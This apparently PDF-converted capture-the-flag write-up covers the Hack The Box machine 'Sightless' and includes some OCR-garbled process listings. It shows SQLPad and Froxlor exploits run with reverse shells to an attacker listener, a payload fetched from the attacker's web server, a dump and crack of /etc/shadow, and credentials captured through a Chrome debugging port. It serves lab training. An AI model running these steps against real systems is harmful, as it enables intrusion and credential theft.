

Summary of exploitation

Today I pwned Sightless. This was an easy box with a more medium root technique from Hack the Box. A vulnerable app running on a subdomain of the webserver

Recon Phase

```
I start as always with my tried and true nmap scan
```

```
sudo nmap -sC -sV -p- --min-rate 10000 10.129.231.103 -oA nmap.out
  Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-29 15:36 EST
  Nmap scan report for 10.129.231.103
  Host is up (0.022s latency).
  Not shown: 65532 closed tcp ports (reset)
  PORT STATE SERVICE VERSION
  21/tcp open ftp
  | fingerprint-strings:
```

```
GenericLines:
        220 ProFTPD Server (sightless.htb FTP Server) [::ffff:10.129.231.103]
        Invalid command: try being more creative
        Invalid command: try being more creative
  22/tcp open ssh
                      OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
  | ssh-hostkey:
      256 c9:6e:3b:8f:c6:03:29:05:e5:a0:ca:00:90:c9:5c:52 (ECDSA)
     256 9b:de:3a:27:77:3b:1b:e1:19:5f:16:11:be:70:e0:56 (ED25519)
  80/tcp open http
                      nginx 1.18.0 (Ubuntu)
  |_http-server-header: nginx/1.18.0 (Ubuntu)
  |_http-title: Did not follow redirect to http://sightless.htb/
  1 service unrecognized despite returning data. If you know the service/version,
  please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-
  service :
  SF-Port21-TCP: V=7.94SVN%I=7%D=12/29%Time=6771B2D1%P=x86_64-pc-linux-gnu%r(
  SF:GenericLines, A3, "220\x20ProFTPD\x20Server\x20\(sightless\.htb\x20FTP\x2
  SF:0Server\)\x20\[::ffff:10\.129\.231\.103\]\r\n500\x20Invalid\x20command:
  SF:\x20try\x20being\x20more\x20creative\r\n500\x20Invalid\x20command:\x20t
  SF:ry\x20being\x20more\x20creative\r\n");
  Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
  Service detection performed. Please report any incorrect results at
  https://nmap.org/submit/ .
  Nmap done: 1 IP address (1 host up) scanned in 74.62 seconds
I see the redirect and add it to my hosts file.
sudo vi /etc/hosts
 127.0.0.1
                    localhost
 127.0.1.1
                    kali
                    localhost ip6-localhost ip6-loopback
 :: 1
 ff02::1
                    ip6-allnodes
 ff02::2
                    ip6-allrouters
10.129.231.103 sightless.htb
And rescan.
  Starting Nmap 7.94SVN (https://nmap.org) at 2024-12-29 15:40 EST
  Nmap scan report for sightless.htb (10.129.231.103)
 Host is up (0.024s latency).
  Not shown: 65532 closed tcp ports (reset)
  PORT STATE SERVICE VERSION
  21/tcp open ftp
  | fingerprint-strings:
     GenericLines:
        220 ProFTPD Server (sightless.htb FTP Server) [::ffff:10.129.231.103]
        Invalid command: try being more creative
        Invalid command: try being more creative
                      OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
  22/tcp open ssh
  | ssh-hostkey:
      256 c9:6e:3b:8f:c6:03:29:05:e5:a0:ca:00:90:c9:5c:52 (ECDSA)
     256 9b:de:3a:27:77:3b:1b:e1:19:5f:16:11:be:70:e0:56 (ED25519)
```


```
80/tcp open http nginx 1.18.0 (Ubuntu)
|_http-title: Sightless.htb
|_http-server-header: nginx/1.18.0 (Ubuntu)
1 service unrecognized despite returning data. If you know the service/version,
please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service:
SF-Port21-TCP:V=7.94SVN%I=7%D=12/29%Time=6771B3E6%P=x86_64-pc-linux-gnu%r(
SF:GenericLines,A3,"220\x20ProFTPD\x20Server\x20\(sightless\.htb\x20FTP\x2
SF:0Server\)\x20\[::ffff:10\.129\.231\.103\]\r\n500\x20Invalid\x20command:
SF:\x20try\x20being\x20more\x20creative\r\n500\x20Invalid\x20command:\x20t
SF:ry\x20being\x20more\x20creative\r\n");
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .

Nmap done: 1 IP address (1 host up) scanned in 74.80 seconds

Port	Protocol	Protocol Details
21	ftp	ProFTPD Server
22	ssh	OpenSSH 8.9p1
80	http	nginx 1.18.0

Looks like I have an FTP ports open. Nmap struggled to get an idea of it. I also have a standard nginx webserver and ssh. Ill take a peek at the ftp server to check for anonymous login.



I'm presented with a pretty standard canned website with very little functionality. Ill check the about to maybe learn more about what they offer.



About Us

Sightless: Empowering Your Digital Backbone


Welcome to Sightless, your premier destination for comprehensive database and server management solutions. Founded with a mission to empower businesses with seamless and efficient IT infrastructure, Sightless is dedicated to ensuring your databases and servers are always optimized, secure, and running smoothly. At Sightless, we understand the critical role that data and server management play in today's digital landscape. Our team comprises seasoned experts with years of experience in database administration, server management, and IT solutions. We pride ourselves on our ability to provide tailored services that meet the unique needs of each client, regardless of size or industry.

Get In Touch

They specialize in databases and server management solutions. Looking at the Services tab confirms some of the technologies they provide.

Our Services







They provide SQLPad and Froxlor. SQLPad is essentially mysql from a web interface and Froxlor is a server management software. Clicking on Froxlor takes me to their actual website which I assume is out of scope.

froxlor

The lightweight server management software for your needs.

Developed by experienced server administrators, this open source (GPL) panel simplifies the effort of managing your hosting platform.


Get Started

Demo


Clicking on SQLPad actually takes me to different subdomain on the sightless domain. sqlpad.sightless.htb. Ill add this to my hosts file and navigate to it.

```
127.0.0.1 localhost
127.0.1.1 kali
::1 localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters

10.129.231.103 sightless.htb sqlpad.sightless.htb
```



Since this is not a custom application. I want to get a version number. Thankfully, I can do this by clicking on the triple dots on the top right => About.



Ill throw this version into the google machine and see what comes back.



0xDTC/SQLPad-6.10.0-Exploit-CVE-2022-0944: Refurbish

This Bash script exploits an RCE vulnerability in **SQLPad 6.10.0**, allowing an attacker to achieve remote code execution (RCE) by abusing the host and database ...

The third return is a Remote Code Execution vulnerability on GitHub. Ill check it out.

SQLPad 6.10.0 Exploit (CVE-2022-0944)

This Bash script exploits an RCE vulnerability in SQLPad 6.10.0, allowing an attacker to achieve remote code execution (RCE) by abusing the host and database fields in SQLPad's MySQL database connection settings. The exploit leverages SQLPad's unsanitized handling of the child_process module in Node.js to execute arbitrary commands, ultimately opening a reverse shell on the attacker's machine.

Prerequisites



- Netcat Listener: Ensure you have a listener active on your machine with nc -lvnp 9001.
- Target Server Access: This exploit assumes you can communicate with the vulnerable SOLPad instance.

Usage

- 1. Clone the Repository (or copy the script locally).
- 2. Run the Script:

./exploit.sh

O

3. Follow the script prompts to input the target host and your IP address, then wait for a reverse shell connection.

This looks very promising. I dug around alittle bit and found nothing else interesting. **Exploitation Phase**

Ill download the exploit to my attacker using wget

wget https://raw.githubusercontent.com/0xDTC/SQLPad-6.10.0-Exploit-CVE-2022-0944/refs/heads/master/CVE-2022-0944

Rename it and set executable.

```
Now III give it a run.
    -(kali@kali)-[~/.../htb/writeups/sightless/exploits]
   -$ ./exploit.sh
  Please make sure to start a listener on your attacking machine using the command:
  nc -lvnp 9001
  Waiting for you to set up the listener...
  Press [Enter] when you are ready...
On a separate terminal III set up the listener.
nc -lvnp 9001
Now III run the exploit, filling out the required information.
    -(kali%kali)-[~/.../htb/writeups/sightless/exploits]
   -$ ./exploit.sh
  Please make sure to start a listener on your attacking machine using the command:
  nc -lvnp 9001
  Waiting for you to set up the listener...
  Press [Enter] when you are ready...
  Please provide the target host (e.g., x.x.com):
  sqlpad.sightless.htb
  Please provide your IP address (e.g., 10.10.16.3):
  10.10.14.131
  Exploit sent. If everything went well, check your listener for a connection on port
  9001.
Check my listener, and I have a shell as root in a container.
    -(kali®kali)-[~/…/htb/writeups/sightless/exploits]
  └─$ nc -lvnp 9001
  listening on [any] 9001 ...
  connect to [10.10.14.131] from (UNKNOWN) [10.129.231.103] 58348
  bash: cannot set terminal process group (1): Inappropriate ioctl for device
  bash: no job control in this shell
  root@c184118df0a6:/var/lib/sqlpad#
Priv-Esc to Michael
I would upgrade using my usual trick. but I wont be here long, because I'm root on this container, I can grab the
etc shadow hashes.
  root@c184118df0a6:/var/lib/sqlpad# cat /etc/shadow
  cat /etc/shadow
  root:$6$jn8fwk6LVJ9IYw30$gwtrfWTITUro8fEJbReUc7nXyx2wwJsnYdZYm9nMQDHP8SYm33uisO9gZ2
  OLGaepC3ch6Bb2z/lEpBM90Ra4b.:19858:0:99999:7:::
  daemon: *:19051:0:99999:7:::
  bin:*:19051:0:99999:7:::
  sys:*:19051:0:99999:7:::
  sync:*:19051:0:99999:7:::
  games:*:19051:0:99999:7:::
  man:*:19051:0:99999:7:::
  lp:*:19051:0:99999:7:::
  mail:*:19051:0:99999:7:::
  news:*:19051:0:99999:7:::
  uucp:*:19051:0:99999:7:::
  proxy:*:19051:0:99999:7:::
  www-data:*:19051:0:99999:7:::
  backup: *:19051:0:99999:7:::
  list:*:19051:0:99999:7:::
```

```
irc:*:19051:0:99999:7:::
  gnats:*:19051:0:99999:7:::
  nobody:*:19051:0:99999:7:::
  _apt:*:19051:0:99999:7:::
  node:!:19053:0:99999:7:::
  michael:$6$mG3Cp2VPGY.FDE8u$KVWVIHzqTzhOSYkzJIpFc2EsgmqvPa.q2Z9bLUU6tlBWaEwuxCDEP9U
  FHIXNUcF2rBnsaFYuJa6DUh/pL2IJD/:19860:0:99999:7:::
Using this, I can attempt to crack root and Michael using john unshadow. I just need to copy the /etc/shadow
contents and copy the /etc/passwd contents to my attacker.
    -(kali&kali)-[~/…/htb/writeups/sightless/loot]
   -$ 11
  total 8
  -rw-rw-r-- 1 kali kali 1010 Dec 29 16:15 passwd
  -rw-rw-r-- 1 kali kali 766 Dec 29 16:14 shadow
Now to unshadow.
    -(kali@kali)-[~/.../htb/writeups/sightless/loot]
    -$ unshadow passwd shadow > unshadow.txt
And run john.
    —(kali@kali)-[~/.../htb/writeups/sightless/loot]
    -$ john unshadow.txt --wordlist=/usr/share/wordlists/rockyou.txt
  Using default input encoding: UTF-8
  Loaded 2 password hashes with 2 different salts (sha512crypt, crypt(3) $6$ [SHA512
  128/128 SSE2 2x])
  Cost 1 (iteration count) is 5000 for all loaded hashes
  Will run 4 OpenMP threads
  Press 'q' or Ctrl-C to abort, almost any other key for status
  blindside
                    (root)
  insaneclownposse (michael)
  2g 0:00:00:18 DONE (2024-12-29 16:19) 0.1053g/s 3087p/s 5176c/s 5176C/s
  kruimel..galati
  Use the "--show" option to display all of the cracked passwords reliably
  Session completed.
Nice, got creds for both root and Michael. It would be a very short box if root was actually 'blideside', and
obviously doesnt work with ssh.
    -(kali@kali)-[~/.../htb/writeups/sightless/loot]
   -$ ssh root@sightless.htb
  root@sightless.htb's password:
  Permission denied, please try again.
  root@sightless.htb's password:
but Michael does.
    -(kali@kali)-[~/.../htb/writeups/sightless/loot]
  __$ ssh michael@sightless.htb
  michael@sightless.htb's password:
  Last login: Tue Sep 3 11:52:02 2024 from 10.10.14.23
  michael@sightless:~$
Grab the user.txt
  michael@sightless:~$ cat user.txt
  10d210***************
Priv-Esc to Root
First III check sudo -1
```

```
[sudo] password for michael:
    Sorry, try again.
No joy.
There is another user here "john"
    michael@sightless:/home$ ll
    total 16
    drwxr-xr-x 4 root
                                                root
                                                                4096 May 15 2024 ./
                                                                4096 Sep 3 08:20 ../
    drwxr-xr-x 18 root
                                                root
    drwxr-x--- 4 john
                                                john
                                                                4096 Aug 9 11:31 john/
    drwxr-x--- 3 michael michael 4096 Jul 31 13:15 michael/
Ill check and see what john is doing using ps -aux
                                                                      0:00 /bin/sh -c steep 140 00 /nome/john/automation/healthcheck
0:00 /bin/sh -c steep 110 66 /usr/bin/python3 /home/john/autom
0:02 /usr/bin/python3 /home/john/automation/administration.py
0:12 /home/john/automation/chromedriver --port=47877
              1184 0.0 0.0
1578 0.0 0.6
1579 0.2 0.3
                                 2892 1000 ?
                                                                                                                                       /automation/administration.py
                                33660 24364 ?
                                                             20:24
                                                       St 20:24 0:12 /home/jdm/automation/chromedriver --port=47877
Z 20:24 0:00 [chromedriver] <defunct>
Sl 20:24 0:21 /opt/google/chrome/chrome --allow-pre-commit-input --disable-background-networking
--no-first-run --no-sandbox --no-service-autorun --password-store-basic --remote-debugging-port=0 --t
Sl 20:24 0:00 /opt/google/chrome/chrome crashpad handler --monitor self appetation
                              33630172 15092 ?
              1584 0.0 0.0 0 0 ?
1589 0.4 2.8 34011320 113444 ?
mation --enable-logging --headless --log-level=0
john 1592 0.0 0.0 33575860 3136 ?
                                               ? Sl 20:24 0:00 /opt/google/chrome/chrome_crashpad_handler --monitor-self-annotation=ptype=crashpad-
--initial-client-fd=6 --shared-client-connection
              -annotation=ver=125.0.6422.60
```

Its a bit of a mess, but incriminating. john is running a headless chrome session. Better yet, It has a remote-debugging port. There are also some running automation scripts running. So we first need to find the remote debugging port to see what john is doing on chrome. Since the port is set to 0, it's going to be a random high level port.

20:24 0:00 /bin/bash /home/j 21:36 0:00 sleep 60

m 1642 2.2 3.5 1186795912 141236 ? Sl 20:24 1:37 /opt/google/chrome/chrome --type=renderer --headless --crashpad-handler-pid=1592 --n --num-raster-threads=1 --renderer-client-id=5 --time-ticks-at-unix-epoch=-1735503743973581 --launc

n/automation/healthcheck.sh

Lets see what's listening locally using netstat -ano

```
127.0.0.1:3000

127.0.0.1:47877

127.0.0.1:37721

127.0.0.1:33060

127.0.0.1:8080

127.0.0.1:33793
```

0.0 0.0 7372 3476 ? 0.0 0.0 5772 1024 ?

michael@sightless:~\$ sudo -l

I can use curl to try and get an idea of what's running here. Starting with port 3000.

Port 3000 is the sqlpad container.

```
michael@sightless:/home$ curl http://127.0.0.1:3000 -v
* Trying 127.0.0.1:3000...
* Connected to 127.0.0.1 (127.0.0.1) port 3000 (#0)
> GET / HTTP/1.1
> Host: 127.0.0.1:3000
> User-Agent: curl/7.81.0
> Accept: */*
<title>SOLPad</title>
```

Port 47877 is something? not what I was expecting for a chrome debugging session.

```
michael@sightless:/home$ curl http://127.0.0.1:47877
{"value":{"error":"unknown command","message":"unknown command: unknown command:
","stacktrace":"#0 0x55fe4d928e43 \u003Cunknown>\n#1 0x55fe4d6174e7
\u003Cunknown>\n#2 0x55fe4d67e6b2 \u003Cunknown>\n#3 0x55fe4d67e18f
\u003Cunknown>\n#4 0x55fe4d5e3a18 \u003Cunknown>\n#5 0x55fe4d8ed16b
```

```
\u003Cunknown>\n#6 0x55fe4d8f10bb \u003Cunknown>\n#7 0x55fe4d8d9281
  \u003Cunknown>\n#8 0x55fe4d8f1c22 \u003Cunknown>\n#9 0x55fe4d8be13f
  \u003Cunknown>\n#10 0x55fe4d5e2027 \u003Cunknown>\n#11 0x7f76508a7d90
  \u003Cunknown>\n"}
Port 37721 is a 404.
  michael@sightless:/home$ curl http://127.0.0.1:37721 -v
      Trying 127.0.0.1:37721...
  * Connected to 127.0.0.1 (127.0.0.1) port 37721 (#0)
  > GET / HTTP/1.1
  > Host: 127.0.0.1:37721
  > User-Agent: curl/7.81.0
  > Accept: */*
  * Mark bundle as not supporting multiuse
  < HTTP/1.1 404 Not Found
  < Date: Sun, 29 Dec 2024 21:58:25 GMT
  < Content-Length: 19
  < Content-Type: text/plain; charset=utf-8
  * Connection #0 to host 127.0.0.1 left intact
Port 8080 is the Froxlor login. We have creds to try, but nothing guaranteed.
  michael@sightless:/home$ curl http://127.0.0.1:8080 -v
      Trying 127.0.0.1:8080...
  * Connected to 127.0.0.1 (127.0.0.1) port 8080 (#0)
  <!DOCTYPE html>.....
  <title>Froxlor</title>
port 33060 is nothing
  michael@sightless:/home$ curl http://127.0.0.1:33060
  curl: (1) Received HTTP/0.9 when not allowed
But, the last port 33793 is very much something when you add /json.
  michael@sightless:/home$ curl http://127.0.0.1:33793/json -v
  * Trying 127.0.0.1:33793...
  * Connected to 127.0.0.1 (127.0.0.1) port 33793 (#0)
  > GET /json HTTP/1.1
  [ {
     "description": "",
     "devtoolsFrontendUrl": "/devtools/inspector.html?
  ws=127.0.0.1:33793/devtools/page/88D512B6D931F5DAEB20F88839EC2584",
     "id": "88D512B6D931F5DAEB20F88839EC2584",
     "title": "Froxlor",
     "type": "page",
     "url": "http://admin.sightless.htb:8080/index.php",
     "webSocketDebuggerUrl":
  "ws://127.0.0.1:33793/devtools/page/88D512B6D931F5DAEB20F88839EC2584"
  * Connection #0 to host 127.0.0.1 left intact
Now in order to see what's going on here. I'm going to port forward port 8080 and 33793 using ssh.
ssh -L 33793:127.0.0.1:33793 -L 8080:127.0.0.1:8080 michael@sightless.htb
Im also going to add admin.sightless.htb to my /etc/hosts.
```

```
127.0.0.1 localhost admin.sightless.htb
127.0.1.1 kali
::1 localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters

10.129.231.103 sightless.htb sqlpad.sightless.htb
```


Note!

I added this to my loopback since its a local port forward. We will also be using Chrome instead of Firefox from here on out.


First III navigate to the Froxlor login to confirm everything is working by navigating to admin.sightless.htb:8080.



I tried some of the creds I gathered earlier and nothing worked here. So now I can check the chrome debugging session. III do this by first navigating to chrome://inspect/#devices.



Click Configure and add the new port we forwarded 33793.




I clicked configure and I got a hit!

Remote Target #LOCALHOST


Remote Target #127.0.0.1

Target (125.0.6422.60)	Open tab with url	Open trace
\triangle Remote browser is newer	than client browser. Try `inspec	t fallback` if inspection fails.
	htless.htb:8080/index.php tab reload close inspect fa	llback
	htless.htb:8080/index.php pad close inspect fallback	


III click Inspect.



Nice, We can see the automation at work. the script is logging in and checking the logs every 20 seconds or so. Not only is the screen updating with what's happening, but so is the network panel. With some timing, I can stop the recording right after the creds are posted and swipe them in clear text.



The Froxlor login appears to be admin:ForlorfroxAdmin. We can login now and see what we can do with it.



I see its Froxlor version 2.1.8, throwing that into google came back with an authenticated Remote code execution. I especially like this one because according to the <u>GitHub</u>, It's a feature! It's well explained on <u>this blog</u>.

I'm going to download it and run it with python and follow all of the instructions.

—(kali $oldsymbol{eta}$ kali)–[\sim /.../htb/writeups/sightless/exploits]

└─\$ python3 exploit.py -i 10.10.14.131 -p 9001 -u admin -P ForlorfroxAdmin -U http://admin.sightless.htb:8080

- [+] Logged in successfully
- [i] CSRF Token Obtained: b8e30f038a1fbbfc755cd5b841ee55bd63b6feaf
- [i] Preparing payload
- [i] Payload prepared on /tmp/revshell.sh
- [i] Execute this command on your machine to serve the initial payload:

cd /tmp && python3 -m http.server 80

- [i] Press Enter after you have executed the command III run the requested command and hit enter.
 - [i] Sending inital payload to transfer the payload to the target machine
 - [+] Initial payload sent successfully
 - [i] Disabling PHP-FPM
 - [i] Re-enabling PHP-FPM
 - [i] PHP-FPM enabled
 - [i] The payload will be executed at: Sun Dec 29 20:55:00 2024
 - [i] Waiting for the initial payload to be transferred to the target machine (kali@kali)-[~/.../htb/writeups/sightless/exploits]
 - L\$ cd /tmp && python3 -m http.server 80

```
10.129.231.103 - - [29/Dec/2024 20:55:01] "GET /revshell.sh HTTP/1.1" 200 -
  [i] Check if the payload has been downloaded on the target machine. Press Enter to
  verify
Ill press enter since it did indeed download correctly.
  [i] Execute the following command on your machine to get a shell:
  nc -lvnp 9001
  [i] Press Enter after you have executed the command
Ill start a listener by running that exact command.
  [i] Sending the final payload to execute the initial payload
  [i] The payload will be executed at: Sun Dec 29 21:00:00 2024
Now III sit and wait patiently for my shell.....
    —(kali@kali)-[~/.../htb/writeups/sightless/exploits]
  └-$ nc -lvnp 9001
  listening on [any] 9001 ...
  connect to [10.10.14.131] from (UNKNOWN) [10.129.231.103] 53804
  bash: cannot set terminal process group (10500): Inappropriate ioctl for device
  bash: no job control in this shell
  root@sightless:~#
And grab the root flag.
  root@sightless:~# cat /root/root.txt
  cat /root/root.txt
  f1f4c2*************
```

Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...

This box was awesome. The path to root was extremely unexpected and took me longer than I'd like to admin. Thanks for reading and Happy Hacking!